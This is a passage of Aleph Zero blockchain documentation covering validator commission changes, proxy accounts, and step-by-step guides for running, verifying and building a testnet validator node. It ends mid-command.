In the previous stage of our journey towards decentralization, right after the introduction of staking on Aleph Zero, but before any members of the community were able to join the validator ranks, all the Foundation validators charged 0% commission from nominators.

This changed in early December 2022, when the Aleph Zero Mainnet welcomed community validators. At that time, to avoid so-called "commission wars" among validators, a minimum commission of 2% was introduced for all validators. Hence, the Foundation Validators began to charge a 2% commission.

To improve the decentralization of Aleph Zero by incentivizing nominators to nominate community validators (see[ https://alephzero.org/blog/mainnet-validator-commission-schedule/](https://alephzero.org/blog/mainnet-validator-commission-schedule/) for details), the following schedule of increasing Foundation nodes' commission and the global minimal commission was announced in December 2022:

* Dec 16th, 2022: Foundation nodes — 3.5%,
* Dec 30th, 2022: Foundation nodes — 5%,
* Jan 13th, 2023: Foundation nodes — 6.5%; Minimum for everyone — 3%),
* Jan 27th, 2023: Foundation nodes — 8%; Minimum for everyone — 4%),
* Feb 10th, 2023: Foundation nodes — 9.5%; Minimum for everyone — 5%),
* Feb 24th, 2023: Foundation nodes — 11%,
* Mar 10th, 2023: Foundation nodes — 12.5%,

The goal of the above scheme was to reach the state where at least 50% of all staked AZERO are with community validators. This goal has been reached with the commission of the Foundation nodes set to 12.5%.


# Proxy Accounts

Learn what proxy accounts are and how to create them

To explain what proxy accounts are, you can think of having two types of wallets: *Cold Wallet* holds all your money, and the other, *Hot Wallet*, has just enough funds for everyday needs and is more active. When you set up your *Hot Wallet* as a proxy, the *Cold Wallet* allows the *Hot Wallet* to handle some tasks for it, like paying fees or making certain decisions, without giving direct access to the main funds.

Proxy accounts supersede controller accounts that were used in Staking.&#x20;

Proxy accounts are available starting with the Aleph Node 13.0 release.

Proxies can be created using azero.dev wallet, and other wallets like Nova Wallet.&#x20;

Proxies *cannot* be created from the Aleph Zero Dashboard wallet.

## When to use Proxy accounts

Proxy accounts are particularly useful for those who want to separate their long-term holdings (often kept in a hardware or cold wallet, with the seed phase stored securely somewhere offline), from the day-to-day operational activities like transactions, voting, or staking. Users with significant assets might prefer this setup to minimize the risk of unauthorized access to their main funds, delegating transactional responsibilities to a separate account with limited access.\
\
However, there is one major drawback to consider - complexity. Managing multiple accounts adds overhead in keeping track of your keys, and understanding the responsibilities and limitations of each account long term. Additionally, if the proxy account is compromised, there might be a risk to the funds it manages, depending on the level of permissions it was granted.

An additional, though rare, use case for Proxy accounts is to delegate some responsibility for managing your assets to other people. An example of this could be a Validator that has a dedicated person managing their nodes and validator setup, having "Staking" access to validator funds.&#x20;

## Creating proxy

To create a proxy account, let's assume a situation in which `Proxied` account is a cold wallet, and `Proxy` is a hot wallet. We are going to add a proxy for `Proxied` account. `Proxied` account has all the funds, whereas `Proxy` account has just enough tokens for transaction fees.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F0CdOQEfLWngSeUFAFh75%2Fimage.png?alt=media&amp;token=ad9f5b3e-6fe1-4829-8d56-0fbb45ef2624" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fr61skeefr1fMgCIOtfnB%2Fimage.png?alt=media&amp;token=d5d110ea-a558-4cc0-8efa-d8e1d7b78af8" alt=""><figcaption></figcaption></figure>

* Open `Accounts/Accounts` page in azero.dev wallet
* in `Proxied` account, click three dots right to the account name, and choose `Add proxy`

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FmkJwphG5TFtc8mNhnnVn%2Fimage.png?alt=media&amp;token=58d5ac9d-cc78-4bf2-a38d-b1514d1411da" alt=""><figcaption></figcaption></figure>

* Click `Add proxy` and select `Proxy` account

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FzuvDV0OVCuuZjNF5qIJ3%2Fimage.png?alt=media&amp;token=75023c62-a88a-4dc0-8857-75b3baf099fa" alt=""><figcaption></figcaption></figure>

`Type` can be any of&#x20;

* `Any`  - proxy can call any transaction that is available on the Aleph Zero chain,
* `Non Transfer`  - like `Any` but excluding token transfers, e.g. `vesting.vestedTransfer` call
* `Staking` - all transactions related to Staking or Nomination Pools

Note `reserved balance` shows the amount of AZERO tokens that will be reserved from `Proxied`  's free balance. In the above example, it is less than 1 AZERO.

* Sign and submit the transaction. This one needs to be signed by`Proxied`, ie the cold wallet
* You can see the blue icon next to `Proxied` account name. If you hover over it, you can click `Manage proxies` to add/remove proxies for `Proxied` account

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FmfXNFMyr0rMPD0svOChE%2Fimage.png?alt=media&amp;token=2ea2e1f1-b372-438c-8082-f5202187ff24" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FGMN7l2urVviM6jsUEgoT%2Fimage.png?alt=media&amp;token=27153eaf-4bdb-402e-8fff-3b660ab31002" alt=""><figcaption></figcaption></figure>

## Removing all proxy accounts

* Go to `Accounts/Accounts` page in azero.dev, find proxied account, and hover over the blue icon -> `Manage proxies`&#x20;

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FWeVCLauSC8qZKFcconQu%2Fimage.png?alt=media&amp;token=158b8b0c-a578-445a-a9c3-4b90005e5a22" alt=""><figcaption></figcaption></figure>

* Click `Clear all`
* Unselect `use a proxy for this call`

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fk16VBIWafmB5TwvODb3I%2Fimage.png?alt=media&amp;token=ea989198-d934-4279-8de5-21c972e92b35" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FevZAUDRDghI5r0hlrQ8g%2Fimage.png?alt=media&amp;token=7a6bd0e4-c837-4b8c-a914-15e3b4a3e3de" alt=""><figcaption></figcaption></figure>

* a sign and submit the transaction. This one needs to be signed by a proxied account, ie cold wallet.


# Validate


# Validating Overview

This document will guide you through the core concepts and the procedure of becoming a validator on the Aleph Zero network.

To expedite your journey of becoming a Testnet validator, we've created a series of tutorial videos to get your node up and running in no time.

{% embed url="<https://www.youtube.com/watch?v=uYaUYu5HDDs>" %}
Part I
{% endembed %}

{% embed url="<https://www.youtube.com/watch?v=oYfTuBIxJqg>" %}
Part II
{% endembed %}

{% embed url="<https://www.youtube.com/watch?v=ad6abR6xEOQ>" %}
Part III
{% endembed %}

### Node roles

In the Aleph network, a node can have one of the two roles:

* an **archivist**, who only stores the blocks and can respond to queries about the network state
* a **validator**, who actively participates in the consensus and is tasked with producing new blocks. Validators can be staked upon and receive rewards for their efforts.

### Networks

There are two networks, each with a different purpose:

* Aleph Zero **Mainnet**: as the name suggests, this is the main network where the actual AZERO token is involved.
* Aleph Zero **Testnet**: the protocol and mechanisms are the same as on the Mainnet but the token is TZERO, which is available from [the faucet](https://faucet.test.azero.dev/), so users can freely experiment and test their setups.

### Steps you need to take

We recommend setting up a Testnet node before you start running on Mainnet to make sure you're familiar with the process and your hardware and setup are ok.

1. To become a validator on the Testnet, you'll need to follow these guides:
   1. [Getting and running Aleph Node on your machine](broken://pages/1NA2eerNZlwZ4SEczRpR)
   2. [Making the node validate](broken://pages/kvDaLNpLL5Dtjya6F17s)
   3. [Setting your on-chain identity](broken://pages/72xDUrJGCmaTWhCuLmGG)
   4. [Securing your validator](broken://pages/lG873fLJnf4fFvCTCYEQ)
2. Once you're ready to become a validator on the Mainnet, you will need to:
   1. [Run another instance of Aleph Node](/aleph-zero/use/validate/running-an-aleph-node-on-mainnet) (with slight configuration changes for Mainnet)
   2. Bond the minimum required amount and repeat [step 1.2](/aleph-zero/use/validate/making-the-node-validate) for your Mainnet validator.

If you want to keep track of your validator, you can set up a Telegram bot. This bot will help you stay updated in case block production is hindered and more. See the [page](/aleph-zero/use/telegram-notifications) for more details.

The next chapter contains the hardware requirements for running a node on your own machine or in the cloud.


# Hardware requirements

If you want to run a validator node, you will first need a machine that is powerful enough to facilitate all of the required computation. We understand that for practical reasons a lot of the validators will choose one of the cloud providers. That said, the best thing from a decentralization standpoint is to run the node on your own machine.

A general remark for choosing your hardware setup is that you want the machine to have fast I/O. As such, NVMe SSD disks are recommended, as well as making sure that the network has low latency and is reliable.

Below you will find a reasonably powerful setup that should allow you to run your node comfortably, without worrying about the 'hiccups' (which can impede block production).&#x20;

#### Hardware setup for running on your own machine

* **CPU:** modern desktop x86\_64 (Intel, AMD) processor with at least 8 cores
* **RAM:**  32GB
* **Storage:**
  * **Pruned node** (recommended for validators) 500GB NVMe SSD
  * **Archive node** (required for RPC nodes): 2TB NVMe SSD
* **Network:** 100+Mbps (with low latency)

#### Example Cloud setup on AWS:&#x20;

We recommend instances equivalent or higher than **c5d.4xlarge** with **gp3 EBS** set to **16000 IOPS**.  For better disk performance setups with **NVMe Local Instances** are recommended over **EBS**.

A closing remark would be that while most of the times you could get away with using slightly less powerful machines, it becomes a gamble that validators usually want no part of.


# Running an Aleph Node on Testnet

This section guides you through the process of running the node and verifying that it's working.

In order to participate in the Aleph protocol as a validator, the first thing you need is a running Aleph Node. Note that this is very different from just having a wallet, which is a tool for interacting with the network but does not constitute a part of it.

For validators, the node will have to keep running reliably at all times, so please make sure you have enough willpower and resources to facilitate that.

Next sections of this guide will walk you through downloading, running and customizing your node, using our handy Aleph Node Runner repository. If you wish to use other methods, please consult the [Building from source section](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/building-and-running-from-source-advanced/building-from-source).


# Downloading and running the node

After completing this section, your node will be connected to the Aleph Zero Testnet and will start receiving blocks from the network.

### Prerequisites

You will need `docker` and `wget`. If you are using Linux, we recommend that you add your user to the `docker` group so that using `docker` doesn’t require sudo access. You can find the Docker installation instructions [here](https://docs.docker.com/engine/install/) and using it without sudo access [here](https://docs.docker.com/engine/install/linux-postinstall/#manage-docker-as-a-non-root-user) (if you can't use Docker without sudo, simply add `sudo` before running the script.

You will also need to make sure that the ports 9944, 30333, 30343 are not busy. On Linux, you can check this with:

```bash
sudo lsof -i -P -n | grep LISTEN | grep -E '9944|30333|30343'
```

If there is no output, the port is free.

{% hint style="info" %}
Before you proceed, please take a minute to read the section about [exposing ports in the context of validators and archivists](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/appendix-ports-addresses-validators-and-archivists) as that is crucial to the correct functioning of your node within the Aleph network.
{% endhint %}

Clone the Aleph Node Runner repo:

```bash
git clone https://github.com/Cardinal-Cryptography/aleph-node-runner
cd aleph-node-runner
```

{% hint style="danger" %}
**IMPORTANT**: With release 15.1, the Node Runner is undergoing significant changes. You **will** need to either do a `git pull` or delete your `aleph-node-runner` repo and clone it again. Regardless of which option you choose, please make sure to back up any changes you may have made to the config.

The new Node Runner is able to figure out the correct version of Aleph Node to run so the only time where you'll want to do a `git pull` in the future will be when a new Aleph Node Runner Version is released (it will always be announced).&#x20;
{% endhint %}

### Setup and running

Once inside the `aleph-node-runner` folder, run:

```bash
./run_node.sh -n <your_nodes_name>  --ip <your public ip>
```

If you are using a domain name instead of an IP (e.g. in a DynDNS configuration), you will need to pass the `--dns` argument:

```
./run_node.sh -n <your_nodes_name> --dns <your domain name>
```

{% hint style="info" %}
The choice of `your_nodes_name` is entirely up to you but for the sake of more comprehensible logs please try using something unique and memorable. If you don’t provide the name, the script will do its best to generate one for you based on your username but it is not recommended as it might result in potential name clashes and make the logs harder to read.\
On Testnet, it's best to have this name be the **same as the identity you'll set in the next section and the name you use in the form.**
{% endhint %}

{% hint style="danger" %}
Your ports 30333 and 30343 need to be accessible from the outside after you start your node. You can check that using a website like <https://www.yougetsignal.com/tools/open-ports/>
{% endhint %}

It might take quite some time before you actually get the node running: the script will first download required files, including a database snapshot (a couple hundred GB). It will then run the node for you and you can inspect the logs by running `docker logs <your_nodes_name>`

```bash
	
2025-03-14 12:40:52 ✨ Imported #88320322 (0x27db…6728)
2025-03-14 12:40:53 ✨ Imported #88320323 (0x1386…f4c0)
2025-03-14 12:40:54 ✨ Imported #88320324 (0xafa1…e47b)
2025-03-14 12:40:55 ✨ Imported #88320325 (0xd71a…b8b9)
2025-03-14 12:40:56 Accepting new connection 1/100
2025-03-14 12:40:56 ✨ Imported #88320326 (0x4c53…47f7)
2025-03-14 12:40:56 Network status report: /0x05d5…60c5/auth/0 connected peers - 29;
2025-03-14 12:40:56 Network status report: /0x05d5…60c5/sync/0 connected peers - 29;
2025-03-14 12:40:57 ✨ Imported #88320327 (0xef5b…aa8e)
2025-03-14 12:40:58 ✨ Imported #88320328 (0xe403…172a)
2025-03-14 12:40:59 ✨ Imported #88320329 (0xd9dd…f3d3)    
```

{% hint style="info" %}
You can connect to other nodes **before** obtaining a full database by providing the `--sync_from_genesis` flag: it will start with the genesis and perform a full sync by using data from other nodes. Note that it will be significantly slower than using the default way with the DB snapshot.
{% endhint %}

**And that’s it!**

Your node is now connected to the Aleph Zero Testnet and is able to communicate with other nodes and receive blocks.

Please read on if you would like to know about customizing your setup and verifying that the node actually works.

{% hint style="info" %}
Note that the node will be running in background, so you can safely close the terminal window you used to run it.
{% endhint %}

{% hint style="info" %}
We strongly recommend that you set up telemetry for your node, as described [here](/aleph-zero/use/validate/securing-your-validator).
{% endhint %}

### Managing the node

The setup done by the script is based on Docker, so you can treat Aleph Node like any other container. To execute the commands below, you will need to provide the name of your container. The name assigned to the container will be the same as the name you have chosen for your node.

For instance, you might want to:

#### Stop the node

`docker stop <your_nodes_name>`

#### Start the node after stopping it

You have two options:

* The first one doesn't require you to execute the script again: `docker start <your_nodes_name>`
* while the second is to simply run the script again and let it take care of container management

{% hint style="info" %}
The script also accepts a `--stash_account <your stash account>`option: if you provide it, it will do an automatic check of your session keys.
{% endhint %}

#### Updating your node

{% hint style="danger" %}
Before you update, make sure your node is not currently, or is not going to be in a committee of a session that will be starting shortly, by searching for it on <https://test.azero.dev/#/staking/futureCommittee>. A session takes about 15 minutes, and the update procedure should fit there.
{% endhint %}

To update your node, you need to run two things:

* `docker stop <your_nodes_name>`
* `./run_node.sh --name <your_nodes_name> --ip <your_ip_address>`

That will take care of downloading the newest available version and starting the node again.&#x20;

{% hint style="info" %}
If you use a domain name instead of an IP address, the `--ip` flag above needs to be replaced with the `--dns` flag. You can also pass the `--stash_account` flag mentioned above.
{% endhint %}

{% hint style="warning" %}
Starting with version 12 of the node, the `aleph-node-runner` repo **does not** auto-update (but still is able to figure out the correct version of the node to run). However, it's now best to check for updates of the runner repo from time to time and do a `git pull`.
{% endhint %}

#### Database types

By default the `aleph-node-runner` script uses the RocksDB database in pruning mode. If you just started running a node no action is needed.

If you have ran a node before version 15.1 though, it was almost surely using ParityDB. The script will auto-detect this situation and pring a warning, but whould otherwise keep working. If you explicitly pass an argument `--database_engine rocksdb`the script will download a RocksDB snapshot (this will take a while, so don't do this on a validating node) and start using it. Afterwards it will inform you how to delete the unnecessary copy of the DB. Alternatively you can explicitly pass the argument `--database_engine paritydb`to silence the warning about using ParityDB.

#### Print logs from Aleph Node

`docker logs <your_nodes_name>`

Or, if you want to keep getting the logs in real-time:

`docker logs --follow <your_nodes_name>`

#### Check running containers and their key properties

`docker ps` (or `docker ps -a` if you want to see stopped containers as well)

It will allow you to check which container is running and whether the ports are mapped correctly.


# Verifying your setup

Some simple steps to make sure your node is running and is in fact to connect to the network correctly.

Before you can actually start validating, it is recommended that you make sure your node is connected to the network, sees other participants, is receiving updates and is able to respond to RPC calls.

#### Logs

First check the logs. Your node will likely start out by synchronizing with the general network, and after a while start getting blocks in real time. To get the logs out of docker, you will need to run:

```bash
docker logs <your_nodes_name> # or the container name you have chosen with `--container_name`
```

{% hint style="info" %}
You can run `docker logs --follow <your_nodes_name>` to get the output in real time.
{% endhint %}

{% hint style="warning" %}
To **get the last 24h of logs as a file**, use the following command:\
`docker logs --since 24h <your_nodes_name> > file.log 2>&1`
{% endhint %}

This should return some lines, either the node is syncing, in which case an example of a healthy result of this command follows.

```bash
2025-03-14 13:58:19 ✨ Imported #45058440 (0xa96a…e16e)    
2025-03-14 13:58:19 ✨ Imported #45058441 (0x6ae3…7a19)    
2025-03-14 13:58:19 ✨ Imported #45058442 (0x08ae…a428)    
2025-03-14 13:58:19 ✨ Imported #45058443 (0x0e1d…82d1)    
2025-03-14 13:58:19 ✨ Imported #45058444 (0x9498…8e51)    
2025-03-14 13:58:19 ✨ Imported #45058445 (0x4adf…ffda)    
2025-03-14 13:58:19 ✨ Imported #45058446 (0xbcfc…47c0)    
2025-03-14 13:58:19 ✨ Imported #45058447 (0xaaa1…05ae)    
2025-03-14 13:58:19 ✨ Imported #45058448 (0x940a…88d7)    
2025-03-14 13:58:19 ✨ Imported #45058449 (0xec3f…0a1f)    
2025-03-14 13:58:19 ✨ Imported #45058450 (0x9a58…dbcc)    
2025-03-14 13:58:19 ✨ Imported #45058451 (0xc581…f641)    
2025-03-14 13:58:19 ✨ Imported #45058452 (0x772a…ffec)    
2025-03-14 13:58:19 ✨ Imported #45058453 (0x9be6…495f)    
2025-03-14 13:58:19 ✨ Imported #45058454 (0x90e0…dceb)    
2025-03-14 13:58:19 ✨ Imported #45058455 (0x5bbb…7659)    
2025-03-14 13:58:19 ✨ Imported #45058456 (0x9975…5889)    
2025-03-14 13:58:19 ✨ Imported #45058457 (0xe46b…621b)    
2025-03-14 13:58:19 ✨ Imported #45058458 (0x19c3…4795)    
2025-03-14 13:58:19 ✨ Imported #45058459 (0x04bc…407d)    
2025-03-14 13:58:19 ✨ Imported #45058460 (0xc505…d30a)    
```

Note multiple imports within one second. In some cases (if the node is already synced) the logs might contain an import per second, looking like this:

```bash
2025-03-14 14:03:52 ✨ Imported #88325206 (0x892e…a4a0)
2025-03-14 14:03:53 ✨ Imported #88325207 (0x69fc…3ef8)
2025-03-14 14:03:54 ✨ Imported #88325208 (0x20f7…f3da)
2025-03-14 14:03:55 ✨ Imported #88325209 (0x838d…dd6e)
```

Which is also a sign of a healthy node. There will also be other loglines, but if these look alright at this point the node should be fine.

#### Endpoints

Next you should check whether the RPC and WebSocket endpoints are externally accessible. They **should** be accessible for archivists and **categorically should not** be accessible for validators.

The tests should preferably be run on a machine outside of the local network containing the node, although many of them should give the same results as long as they are not run on the same machine.

**RPC**

To check whether RPC calls work execute

```bash
curl -H "Content-Type: application/json" -d '{"id":1, "jsonrpc":"2.0", "method": "rpc_methods"}' https://example.com:9944
```

using your own address instead of example.com, obviously. For nodes without a DNS address you should omit the `https://`. This should return an extensive JSON response containing many RPC call names for archivists and some kind of error (depending on your exact setup) for validators.

Additionally check whether unsafe RPC call are possible to execute on externally available nodes:

```bash
curl -H "Content-Type: application/json" -d '{"id":1, "jsonrpc":"2.0", "method": "system_unstable_networkState"}' https://example.com:9944
```

This should return some kind of error on both archivists and validators.

Finally check whether you can perform unsafe operations on validators internally. There are multiple ways this could be done, for this one we assume you have ssh access to the machine:

```bash
ssh -L 9944:127.0.0.1:9945 example.com
```

In a separate terminal on the same machine run:

```bash
curl -H "Content-Type: application/json" -d '{"id":1, "jsonrpc":"2.0", "method": "system_unstable_networkState"}' localhost:9944
```

This should return a huge JSON response for validators and at most an error for archivists.

**WebSocket**

The easiest way of checking correct websocket accessibility is to attempt connecting using one of the polkadot.js instances. Any should work, but we recommend the appropriate wallet AlephZero is hosting, i.e. <https://test.azero.dev/> for testnet and [https://azero.dev/](https://test.azero.dev/) for mainnet, to minimize confusion. Once there, click on the AlephZero logo, and then on the “Development” tab in the list that appears. In the “Custom endpoint” field fill your address in the form:

```bash
wss://example.com:9944
```

After a moment the usual view of a AlephZero connected wallet should appear, indistinguishable from any other archivist, for archivists. For validators this should get stuck on loading and never connect.


# Customizing your setup

If the script we provide isn't flexible enough for your needs, in this section you will find more ways to customize your setup.

The script uses sensible defaults, so for the majority of use cases the above is all that is required to run a node as validator. However, there are a few things you can customize, should you be so inclined.

#### Runtime parameters

If you want to tweak more advanced parameters, you can do so by editing the `env/validator_testnet`(or `env/archivist_testnet` if you are running an archivist) file that you will find in the `aleph-node-runner` directory. Please note, however, that by doing so you may render your node non-functional, so proceed with care.

{% hint style="info" %}
For the changes to take effect, you will need to re-run the script.
{% endhint %}

#### Custom images

If you are not happy with running the node inside docker, or want to build it yourself for other reasons, you can take a look at our [much more detailed building guide](https://github.com/Cardinal-Cryptography/aleph-node/blob/main/BUILD.md).

If you have a Docker image that you would like to use in place of the one downloaded by the script, you can provide its name and tag to the `image` flag:

```bash
./run_node.sh --name <your node's name> --image <your_image>:<tag>
```

#### Choosing node type

By default, the node will start configured to be used as a validator. If you’re reading this guide, this is probably the desired setup. If, however, you would like to start an archivist, you can supply the `--archivist` flag.

{% hint style="info" %}
The difference between the archivist and validator at the setup level is essentially the network configuration: an archivist allows RPC calls from outside (i.e. not from localhost) at the cost of only allowing safe RPC methods. Note that when running the script, you may first run it as an archivist and then switch it off and start in the validator mode.
{% endhint %}

#### Aleph version

The script will auto-update the version each time you run it, so there's no need to manually provide the version. This is due to the fact that running an up-to-date version of the node is crucial for being able to validate without problems.

#### Choosing build stages

You might choose to only fetch the required files and Docker images by running the script with the `--build_only` flag. When you have already downloaded the prerequisites, the script will make sure not to re-download them needlessly, so you can safely re-run it.

#### Disabling telemetry

The node will start with telemetry enabled by default. This is the recommended setup and makes it much easier to see the health of the nodes in the network. However, if you want to disable the telemetry, you will need to set the `TELEMETRY_ENABLED` variable to `false`.

#### Disabling pruning

The node will start with database pruning mode enabled by default. This is the recommended setup and makes a node use much less of its persistent memory. However, if you want to disable the pruning mode, you need to set both the `PRUNING_ENABLED` variable to `false` and you will have to manually download the appropriate DB snapshot.


# Building and running from source \[advanced]

This section is intended for power users who are sure what they are doing: it is not recommended by default.

When choosing to build the binary from source you will need to manually perform some of the setup done by the Aleph Node Runner scripts. In the following sections we will guide you through:

* obtaining the repository
* building a binary
* downloading the database snapshot and the chainspec
* running the binary with appropriate arguments.


# Building from source

When building from source, you have three options:

1. Build using Nix, a package manager that keeps your system configuration intact and maintains a minimal set of dependencies
2. Build with Nix inside a Docker image (doesn’t require you to install nix)
3. Build using Cargo and the usual Rust build process

### Getting the repository

All those three methods require you to download Aleph’s code repository:

```bash
git clone https://github.com/Cardinal-Cryptography/aleph-node.git
cd aleph-node
```

### Nix

1. Install Nix:

```bash
sh <(curl -L https://nixos.org/nix/install) --daemon
```

2. Checkout a Testnet or Mainnet `aleph-node`tag, see <https://alephzero.org/developers#developer-resources>

```bash
git checkout r-15.2.0
```

1. Use nix to build the node binary:

```bash
nix-shell --pure --run 'cargo build --release --locked --package aleph-node' shell.nix
```

The binary will be stored as `target/release/aleph-node`

### Docker

In order to build a binary for `aleph-node` using docker we first need to install docker itself, i.e. in case of the Ubuntu Linux distribution, by executing `sudo apt install docker.io` (please consult your distribution's manual describing docker installation procedure). Build procedure can be invoked by running:

```bash
sudo docker build -t aleph-node/build -f nix/Dockerfile.build .
sudo docker run -ti --volume=$(pwd):/node/build aleph-node/build
```

Binary will be stored in `$(pwd)/aleph-node`

### Cargo

This way is not recommended as it can potentially interfere with your system’s configuration but we provide it for the sake of this guide’s completeness.

First of all, you will need some system-level dependencies. These are build dependencies we use in our Linux images for `aleph-node`:

```bash
bash
binutils
clang
git
glibc
llvm
nss-cacert
openssl
pkg-config
protobuf
rust-nightly
```

Version of the rust toolchain is specified by the [rust-toolchain](https://github.com/Cardinal-Cryptography/aleph-node/blob/main/rust-toolchain) file within the `aleph-node` repository. You can use [rustup](https://rustup.rs/) to install a specific version of rust, including its custom compilation targets. Using `rustup`, it should set a proper toolchain automatically while you call `rustup show` within project's root directory.

Example build procedure using Ubuntu 20.04 LTS and bash shell:

```bash
sudo apt update
sudo apt install build-essential curl git clang libclang-dev pkg-config libssl-dev protobuf-compiler
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
source "$HOME/.cargo/env"
git clone https://github.com/Cardinal-Cryptography/aleph-node.git
cd aleph-node
rustup show
rustup target add x86_64-unknown-linux-gnu wasm32-unknown-unknown
cargo build --profile production -p aleph-node
```

The binary will be located in the `target/release` directory in the `aleph-node` repository. It is named `aleph-node`.

Of course, if you want to build a specific release, you can checkout an appropriate tag after cloning the repository, similarly to the Nix guide above. For example:

```bash
git checkout r-15.2.0
```

{% hint style="info" %}
The best way to find the tag is to use page <https://alephzero.org/developers#developer-resources>
{% endhint %}


# Set environment variables

Set environment variables when running an Aleph node on the testnet for validating transactions.

To run the node you will have to set several variables. Below you can find example configurations which you might want to tailor to your needs.

### Variables

It is the most convenient to put all of the variables into a file that you can later source, let's assume it's called `set_env.sh` and has the following contents:

```bash
export NAME="..."             # <-- FILL THIS
export PUBLIC_IP_OR_DNS="..." # <-- FILL THIS
export PUBLIC_ADDR="..."      # <-- FILL THIS
export BASE_PATH="$HOME/data" # choose any directory you'd like, `$HOME/.aleph_zero` is also a popular choice
export BOOT_NODES="/dns4/bootnode-eu-central-1-0.test.azero.dev/tcp/30333/p2p/12D3KooWRkGLz4YbVmrsWK75VjFTs8NvaBu42xhAmQaP4KeJpw1L/dns4/bootnode-us-east-1-0.test.azero.dev/tcp/30333/p2p/12D3KooWSv1nApKkcnq8ZVHJQLK5GJ4NKS9ebag9QrRTzksLTGUy"
export CHAIN="${BASE_PATH}/chainspec.json"
export NODE_KEY_PATH="${BASE_PATH}/p2p_secret"
export BACKUP_PATH="${BASE_PATH}/backup-stash"
export POOL_LIMIT="100"
export PORT="30333"
export VALIDATOR_PORT="30343"
export PUBLIC_VALIDATOR_ADDRESS="${PUBLIC_IP_OR_DNS}:${VALIDATOR_PORT}"
export RPC_PORT="9944"
export RUST_LOG="info"
export SYNC="Fast"
export TELEMETRY_URL='wss://telemetry.polkadot.io/submit/'
export TELEMETRY_VERBOSITY_LVL='0'
export VALIDATOR="true"
export RPC_MAX_CONNECTIONS="100"
export DATABASE_ENGINE="paritydb"
```

:exclamation:Note There are a couple parameters above you should fill by yourself (the first three):

1. **`NAME`** should be a name for your node. It’s mostly used for logging in various ways, so make it specific and recognizable.
2. **`PUBLIC_IP_OR_DNS`** should be set to the public, static IP of your node (or a domain name pointing to such address). Note that this should not include the port, which is specified by a separate variable (`VALIDATOR_PORT`).
3. **`PUBLIC_ADDR`** should contain a public address in the libp2p format that your node will be using. This can also be omitted: in that case it will be auto-generated.\
   The libp2p format is the following: `/ip4/<your ip>/tcp/30333` or `/dns4/<your domain>/tcp/30333` (the port number is what you set as `PORT` above).

Remember to `export` the variables for later use.

{% hint style="info" %}
Note that these variables should be available every time you run the binary, so you might want to put them in your `.bashrc` (or your shell's equivalent)&#x20;
{% endhint %}

{% hint style="info" %}
Note that the directory that's your `$BASE_PATH` has to be manually created if it doesn't exist:

`mkdir -p $BASE_PATH && cd $BASE_PATH`
{% endhint %}


# Download DB snapshot

Download a database snapshot to run an Aleph node on the testnet for validating transactions.

Create a directory for the data. Note that this will host the chain database, so it has to have access to reasonable amounts of space.

```bash
mkdir $BASE_PATH && cd $BASE_PATH
```

Download the latest DB snapshot from <https://azero-snapshots.dev/testnet/rocksdb-pruned.html>

```bash
CHAIN_DIR="chains/testnet/"
mkdir -p $CHAIN_DIR
cd $CHAIN_DIR
wget -q -O - https://azero-snapshots.dev/testnet/rocksdb-pruned.html | tar xzf -
```

The command above downloads and unpacks the snapshot in one step: it only needs as much storage as the \[unpacked] snapshot itself, as it doesn't store the archive. Now we can go back to the previous directory:

```bash
cd ../../
```

Download the chainspec:

<pre class="language-bash"><code class="lang-bash"><strong>version=$(curl --silent https://rest.azero.dev/testnet-version)
</strong><strong>wget -O chainspec.json "https://github.com/Cardinal-Cryptography/aleph-node/raw/${version}/bin/node/src/resources/testnet_chainspec.json"
</strong></code></pre>

###

### No-downtime upgrade

If you're already running a validator node and would like to switch to using RocksDB, you can use the following steps to keep the downtime during the upgrade to the minimum:

{% hint style="warning" %}
Before you start: ensure that your node has enough space to accommodate an additional 60GB of storage for the new snapshot
{% endhint %}

1. **Without stopping the node**: download the snapshot and unpack it in the same directory where you unpacked the legacy, ParityDB snapshot.
2. You should end up with two directories: `db` and `paritydb` (the latter we will later be able to delete, the former is the new RocksDB database)
3. Ensure your validator is **not** in the active committee (the best time for an upgrade is right after your validator has stopped being in the active committee).
4. Stop your node.
5. Start your node with pruning enabled (see the [Running the binary](/aleph-zero/use/validate/running-an-aleph-node-on-testnet/building-and-running-from-source-advanced/running-the-binary) section).
6. Now you can remove the `paritydb` folder to save space.

Congratulations, you're now running a RocksDB validator!


# Running the binary

Run an Aleph node on the testnet for validating transactions with these instructions.

#### File descriptor limit

Since you are not running the node in a docker, there is one additional OS level configuration you have to take care of. The node uses a lot of file descriptors, both for network connections as well as database handling. To check the limit run:

```bash
ulimit -Hn
```

If the returned value is at least 10000 you are set. Otherwise increase the limit to the recommended value by running:

```bash
DESCRIPTOR_CONFIG="$USER hard nofile 10000"
sudo echo $DESCRIPTOR_CONFIG >> /etc/security/limits.conf
```

Relogin and check the limit again to ensure the change took effect.

#### Run!

First, source the script you created two chapters back and set the config variables:

```bash
source set_env.sh
```

Once all of the variables mentioned in the previous chapters are set, you can start the node with the following command:

```bash
aleph-node \
  --validator \
